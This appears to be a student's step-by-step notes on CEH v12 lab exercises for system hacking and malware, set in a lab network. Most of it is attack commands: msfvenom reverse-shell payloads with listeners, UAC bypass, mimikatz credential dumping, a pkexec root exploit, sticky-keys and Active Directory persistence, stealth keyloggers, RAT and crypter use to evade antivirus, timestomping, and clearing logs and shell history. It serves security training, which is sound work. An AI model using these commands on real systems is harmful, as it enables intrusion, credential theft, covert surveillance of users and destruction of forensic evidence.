getsystem -t 1 (Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique)

we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

Type background and press Enter. This command moves the current Meterpreter session to the background.

type use exploit/windows/local/bypassuac_fodhelper

type show options

Type set SESSION 1

type set TARGET 0 (here, 0 indicates nothing, but the Exploit Target ID)

Type exploit

issuing the getuid command you will observe that the Meterpreter server is still running with normal user privileges.

Re-issue the getsystem command with the -t 1 switch to elevate privileges.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

Type the command “run post/windows/gather/smart_hashdump”

You can now remotely execute commands such as “clearev” to clear the event logs that require administrative or root privileges.

Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Type the command msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe

Now, you need to share Backdoor.exe with the target machine (in This task, Windows 11).

type the command msfconsole

Type use exploit/multi/handler

Type set payload windows/meterpreter/reverse_tcp and press Enter

Type set LHOST 10.10.1.13 and press Enter

Type show options

type exploit -j -z

Type sessions -i 1 (after execution of exe)

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

Note: To leave no trace of these MACE attributes, use the “timestomp” command to change the attributes as you wish after accessing a file.

To change the MACE value, type timestomp Secret.txt -m “02/11/2018 08:10:03” (-m: specifies the modified value)

Similarly, you can change the Accessed (-a), Created (-c), and Entry Modified (-e) values of a particular file.

you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type keyscan_start and press Enter to start capturing all keyboard input from the target system.

switch to the Parrot Security machine, type keyscan_dump, and press Enter. This dumps all captured keystrokes.

Type idletime (display the amount of time for which the user has been idle on the remote system.)

shell

dir /a:h (all attributes & hidden files)

Type sc queryex type=service state=all and press Enter, to list all the available services


“netsh firewall show state” (list details about specific service)

Type “wmic /node:"" product get name,version,vendor” (view the details of installed software)

Type “wmic cpu get” (retrieve the processor’s details)

Type wmic useraccount get name,sid (retrieve login names and SIDs of the users)

Type wmic os where Primary='TRUE' reboot and press Enter, to reboot the target system.



Post Exploitation	
Command	**Description**
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec

Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user.The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.

Download CVE-2021-4034 exploit code from online

in CVE-2021-4034 directory type make

type ./cve-2021-4034 (priv escalated – check whoami)

Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Ubuntu Machine – hosting NFS

type sudo apt install nfs-kernel-server

type sudo nano /etc/exports

A nano editor window appears, in the window type /home *(rw,no_root_squash) and press Ctrl+S to save it and Ctrl+x to exit the editor window. (/home *(rw,no_root_squash) entry shows that /home directory is shared and allows the root user on the client to access files and perform read/write operations. * sign denotes connection from any host machine.)

type sudo /etc/init.d/nfs-kernel-server restart

switch to Parrot Security machine and launch a terminal window.

type nmap -sV 10.10.1.9

type sudo apt-get install nfs-common

type showmount -e 10.10.1.9

mkdir /tmp/nfs

type sudo mount -t nfs 10.10.1.9:/home /tmp/nfs

Type cd /tmp/nfs

Type "sudo cp /bin/bash ."

type sudo chmod +s bash

To get the amount of free disk available type sudo df -h

Type ssh -l ubuntu 10.10.1.9

type cd /home

Type ./bash -p, to run bash in the target machine

Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

In the terminal, type "cp /bin/nano ."

Type chmod 4777 nano

To open the shadow file from where we can copy the hash of any user, type ./nano -p /etc/shadow

Type ps -ef and press Enter to view current processes along with their PIDs

Type find / -name "*.txt" -ls 2> /dev/null and press Enter to view all the .txt files on the system

Type route -n and press Enter to view the host/network names in numeric form.

Type find / -perm -4000 -ls 2> /dev/null and press Enter to view the SUID executable binaries.

Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Parrot Security machine

Type the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe

share Windows.exe with the victim machine.

Type msfconsole

type use exploit/multi/handler

type set payload windows/meterpreter/reverse_tcp

set Options

background (after execution of Payload)

Type search bypassuac (In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.)

type use exploit/windows/local/bypassuac_fodhelper

Type set session 1

Type show options

type set LHOST 10.10.1.13

type set TARGET 0 (here, 0 indicates nothing, but the Exploit Target ID)

Type exploit (The BypassUAC exploit has successfully bypassed the UAC setting on the Windows 11 machine.

)

Type getsystem -t 1 and press Enter to elevate privileges

Type use post/windows/manage/sticky_keys (In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in Windows 11.)

type set session 2 to set the privileged session as the current session.

type exploit

sign into Martin account using apple as password.

Martin is a user account without any admin privileges, lock the system and from the lock screen press Shift key 5 times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.

Task 6: Escalate Privileges to Gather Hashdump using Mimikatz

Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

we will use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

Parrot Security machine.

Type the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe

share backdoor.exe with the victim machine.

Type msfconsole

type use exploit/multi/handler and press Enter.

type set payload windows/meterpreter/reverse_tcp

Type set lhost 10.10.1.13

Type set lport 444

type run

background (after execution of payload)

n this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

type use exploit/windows/local/bypassuac_fodhelper

Type set session 1

Type show options

type set LHOST 10.10.1.13

type set TARGET 0 (here, 0 indicates nothing, but the Exploit Target ID)

Type exploit (The BypassUAC exploit has successfully bypassed the UAC setting on the Windows 11 machine.

)

Type getsystem -t 1 and press Enter to elevate privileges

Type load kiwi in the console and press Enter to load mimikatz.

Type help kiwi and press Enter, to view all the kiwi commands.

Type lsa_dump_sam and press Enter to load NTLM Hash of all users.

To view the LSA Secrets Login hashes type lsa_dump_secrets (LSA secrets are used to manage a system's local security policy, and contain sesnsitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.)

type password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password (here, the NTLM hash of Admin is 92937945b518814341de3f726500d4ff). (to change password of a user)

Lab 3: Maintain Remote Access and Hide Malicious Activities

Task 1: User System Monitoring and Surveillance using Power Spy

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP.

There are several key points to keep in mind:

This task only works if the target machine is turned O

You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashe

On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text password

Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mod

The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities

After completing some activities, you will again establish a Remote Desktop Connection as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

Download the tool in target machine Start Monitoring -> Stealth mode

Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

There are several key points to keep in mind:

This task only works if the target machine is turned O

You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashe

On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text password

Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mod

The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities

After completing some activities, you will again establish a Remote Desktop Connection as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

Download the tool in target machine Start Monitoring

other spyware tools such as ACTIVTrak (https://activtrak.com), Veriato Cerebral (https://www.veriato.com), NetVizor (https://www.netvizor.net), and SoftActivity Monitor (https://www.softactivity.com)

Task 3: Hide Files using NTFS Streams

NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Now, go to the C: drive, create a New Folder, and name it magic

Navigate to the location C:\Windows\System32, copy calc.exe, and paste it to the C:\magic location.

type cmd

type notepad readme.txt (to create a new file at the C:\magic location)

type dir (note the file size of readme.txt)

type type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe (hide calc.exe inside the readme.txt)

type dir (Note the file size of readme.txt, which should not change)

type mklink backdoor.exe readme.txt:calc.exe

Now, type backdoor.exe (The calculator program will execute)

Task 4: Hide Data using White Space Steganography

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected.

Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them.

Run in Windows cmd prompt

Type snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt (Here, magic is the password, readme2.txt is the name of the file that will automatically be created in the same location)

Now, the data ("My Swiss bank account number is 45656684512263") is hidden inside the readme2.txt file with the contents of readme.txt.

type snow -C -p "magic" readme2.txt

Task 5: Image Steganography using OpenStego and StegOnline

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

StegOnline is a web-based, enhanced and open-source port of StegSolve. It can be used to browse through the 32 bit planes of the image, extract and embed data using LSB steganography techniques and hide images within other image bit planes.

https://stegonline.georgeom.net/upload

QuickStego (http://quickcrypto.com), SSuite Picsel (https://www.ssuitesoft.com), CryptaPix (https://www.briggsoft.com), and gifshuffle (http://www.darkside.com.au)

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution

Startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user logins and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.

Type the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe

configure listener in msfconsole

share the payload to target

we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine (see above task for similar steps- search for fodhelper)

type getsystem

type cd “C:\\ProgramData\\Start Menu\\Programs\\Startup”

Now we will create payload that needs to be uploaded into the Startup folder of Windows 11 machine.

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe

type upload /home/attacker/payload.exe

setup another listener using msfcosole

restart the target machine

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.

Type the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe

share the Exploit.exe file with the target machine and provide the permissions

setup listener using msfconsole

In the meterpreter shell type upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads

Type cd C:\Windows\System32

Type powershell

As we have access to PowerShell access with admin privileges, we can add a standard user Martin in the CEH domain to the AdminSDHolder directory and from there to the Domain Admins group, to maintain persistence in the domain.

type cd C:\Users\Administrator\Downloads\PowerView

Type, Import-Module ./powerview.psm1

type Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All (add martin user to AdminSDHolder)


Get-ObjectAcl -SamAccountName "Martin” -ResolveGUIDs (check the permissions assigned to Martin)

REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300 (changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.)

net group “Domain Admins” Martin /add /domain (add Martin to Domain Admins group as he is already having all the permissions.)

click on Other user, in the User name field type CEH\Martin and in the Password field apple and press Enter.

sign-in with user Martin account. Open a powershell window and type dir \\10.10.1.22\C$



users, groups, domains, and other resources from the target AD environment.

Commands	Description
Enumerating Domains	
Get-ADDomain Get-NetDomain	Retrieves information related to the current domain including their domain controllers
Enumerating Domain Policy	
Get-DomainPolicy	Retrieves the policy used by the current domain
Enumerating Domain Controllers	
Get-NetDomainController	Retrieves information related to the current domain controller
Enumerating Domain Users	
Get-NetUser	Retrieves information related to the current domain user
Enumerating Domain Computers	
Get-NetComputer	Retrieves the list of all computers existing in the current domain
Enumerating Domain Groups	
Get-NetGroup	Retrieves the list of all groups existing in the current domain
Enumerating Domain Shares	
Invoke-ShareFinder -Verbose	Retrieves shares on the hosts in the current domain
Enumerating Group Policies and OUs	
Get-NetGPO Get-NetGPO| select displayname	Retrieves the list of all the GPOs present in the current domain
Enumerating Access Control Lists (ACLs)	
Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}	Retrieves the users who are having modification rights for a group
Enumerating Domain Trust and Forests	
Get-NetForest	Retrieves the information of the current forest

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.

In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.

Type the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe

type the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe

type upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads

type load powershell

Type powershell_shell

In powershell, type Import-Module ./WMI-Persistence.ps1

type Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"

restart target macine after setting listener in attacker machine

Task 9: Covert Channels using Covert_TCP

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

Attacker Machine

Type mkdir Send

Type cd Send

type echo "Secret Message" > message.txt

Navigate to CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP and copy the covert_tcp.c file to send folder

type cc -o covert_tcp covert_tcp.c (compiles the covert_tcp.c file)

Target Machine

Type tcpdump -nvvx port 8888 -i lo (start a tcpdump.)

new Terminal - mkdir Receive -> cd Receive

Navigate to CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP and copy the covert_tcp.c file to receive folder

type cc –o covert_tcp covert_tcp.c (compiles the covert_tcp.c file)

To start a listener, type ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt

Attacker Machine

Launch Wireshark

Type ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt (covert_tcp starts sending the string one character at a time)

check tcp packets in wireshark -> IPV4 – Identification ID

Observe that tcpdump shows that no packets were captured in the network

Lab 4: Clear Logs to Hide the Evidence of Compromise

Various techniques used to clear the evidence of security compromise are as follow:

Disable Auditing: Disable the auditing features of the target system

Clearing Logs: Clears and deletes the system log entries corresponding to security compromise activities

Manipulating Logs: Manipulate logs in such a way that an intruder will not be caught in illegal actions

Covering Tracks on the Network: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.

Covering Tracks on the OS: Use NTFS streams to hide and cover malicious files in the target system

Deleting Files: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery

Disabling Windows Functionality: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Task 1: View, Enable, and Clear Audit Policies using Auditpol

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

CEHv12 Windows 11

Type auditpol /get /category:* (view all the audit policies)

Type auditpol /set /category:"system","account logon" /success:enable /failure:enable (enable the audit policies.)

Type auditpol /clear /y (clear the audit policies)

Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system.

navigate to E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\ Clear_Event_Viewer_Logs.bat.(Run as administrator)

wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs

Type wevtutil el (display a list of event logs) (el | enum-logs lists event log names)

type wevtutil cl [log_name] (here, we are clearing system logs)

cl | clear-log: clears a log, log_name is the name of the log to clear

Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

type cipher /w:[Drive or Folder or File Location] (overwrite deleted files in a specific drive, folder, or file)

Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash_history command.

Type export HISTSIZE=0 (disable history, HISTSIZE: determines the number of commands to be saved, which will be set to 0)

type history -c (clear the stored history)

history -w command to delete the history of the current shell, leaving the command history of other shells unaffected.

Type shred ~/.bash_history (shred the history file, making its content unreadable)

type more ~/.bash_history (view the shredded history content)

Type shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit (combination of all above commands)

Task 4: Hiding Artifacts in Windows and Linux Machine

Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.

Windows machne

type cd C:\Users\Admin\Desktop

Type mkdir Test

Type attrib +h +s +r Test (hide the Test folder)

type attrib -s -h -r Test (unhide)

type net user Test /add (add test as user)

type net user Test /active:yes (activate user)

type net user Test /active:no (hide user)

Linux machine

Type mkdir Test -> cd test
type “>> Sample.txt”
type touch .Secret.txt
diff between ls and ls -al

Task 5: Clear Windows Machine Logs using Ccleaner

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.

navigate to E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner; double-click ccsetup591_pro_trial.exe.

other track-covering tools such as DBAN (https://dban.org), Privacy Eraser (https://www.cybertronsoft.com), Wipe (https://privacyroot.com), and BleachBit (https://www.bleachbit.org)

Module 07: Malware Threats

Lab 1: Gain Access to the Target System using Trojans

Task 1: Gain Control over a Victim Machine using the njRAT RAT Trojan

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it is capable of accessing a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

Navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT and double-click njRAT v0.7d.exe.

click the Builder link located in the lower-left corner of the GUI to configure the exploit details.

Builder dialog-box appears; enter the IP address of the attacker machine, check the option Registy StarUp, leave the other settings to default, and click Build.

Share test.exe to target and execute

Right-click on the detected victim name and click Manager

Click on Process Manager (perform actions such as Kill, Delete, and Restart)

Click on Connections, select a specific connection, right-click on it, and click Kill Connection

Click on Registry, choose a registry directory from the left pane, and right-click on its associated registry files.

Click Remote Shell. This launches a remote command prompt for the victim machine

click Services. You will be able to view, start, stop & pause all services running on the victim machine.

Task 2: Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs

Crypter is a software that encrypts the original binary code of the .exe file to hide viruses, spyware, keyloggers, and RATs, among others, in any kind of file to make them undetectable by anti-viruses. SwayzCryptor is an encrypter (or "crypter") that allows users to encrypt their program's source code

Go to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Crypters\SwayzCryptor and double-click SwayzCryptor.exe.

Once the file is selected, check the options Start up, Mutex, and Disable UAC, and then click Encrypt.

Share to target and observe the connection njRAT

Task 3: Create a Trojan Server using Theef RAT Trojan

Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.

Navigate to Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef and double-click Server210.exe to run the Trojan on the victim machine.

Navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef and double-click Client210.exe to access the victim machine remotely.

Lab 2: Infect the Target System using a Virus

Task 1: Create a Virus using the JPS Virus Maker Tool and Infect the Target System

JPS Virus Maker tool is used to create its own customized virus. This tool has many options for building that can be used to create a virus. Some of the tool’s features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker and double-click jps.exe.

Select appropriate options and create virus or worm

Execute the virus in target machine

Lab 3: Perform Static Malware Analysis

Task 1: Perform Malware Scanning using Hybrid Analysis

Hybrid Analysis is a free service that analyzes suspicious files and URLs and facilitates the quick detection of unknown threats such as viruses, worms, Trojans, and other kinds of malware.

type https://www.hybrid-analysis.com

Valkyrie (https://valkyrie.comodo.com), Cuckoo Sandbox (https://cuckoosandbox.org), Jotti (https://virusscan.jotti.org) or IObit Cloud (https://cloud.iobit.com)

Task 2: Perform a Strings Search using BinText

BinText is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful information for each item.

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText and double-click bintext.exe.

string searching tools such as FLOSS (https://www.fireeye.com), Strings (https://docs.microsoft.com), Free EXE DLL Resource Extract (https://www.resourceextract.com), or FileSeek (https://www.fileseek.ca)

Task 3: Identify Packaging and Obfuscation Methods using Peid

PEid is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packer used in packing a program.

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid and double-click PeiD.exe.

Task 4: Analyze ELF Executable File using Detect It Easy (DIE)

Detect It Easy (DIE) is an application used for determining the types of files. Apart from the Windows, DIE is also available for Linux and Mac OS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying the existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\DIE and double-click die.exe.

other packaging/obfuscation tools such as Macro_Pack (https://github.com), UPX (https://upx.github.io), or ASPack (http://www.aspack.com)

Task 5: Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from common such as EXE, DLL, and ActiveX Controls to less familiar types such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on MS Windows Mobile platform).

navigate to E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer and double-click PE.Explorer_setup.exe

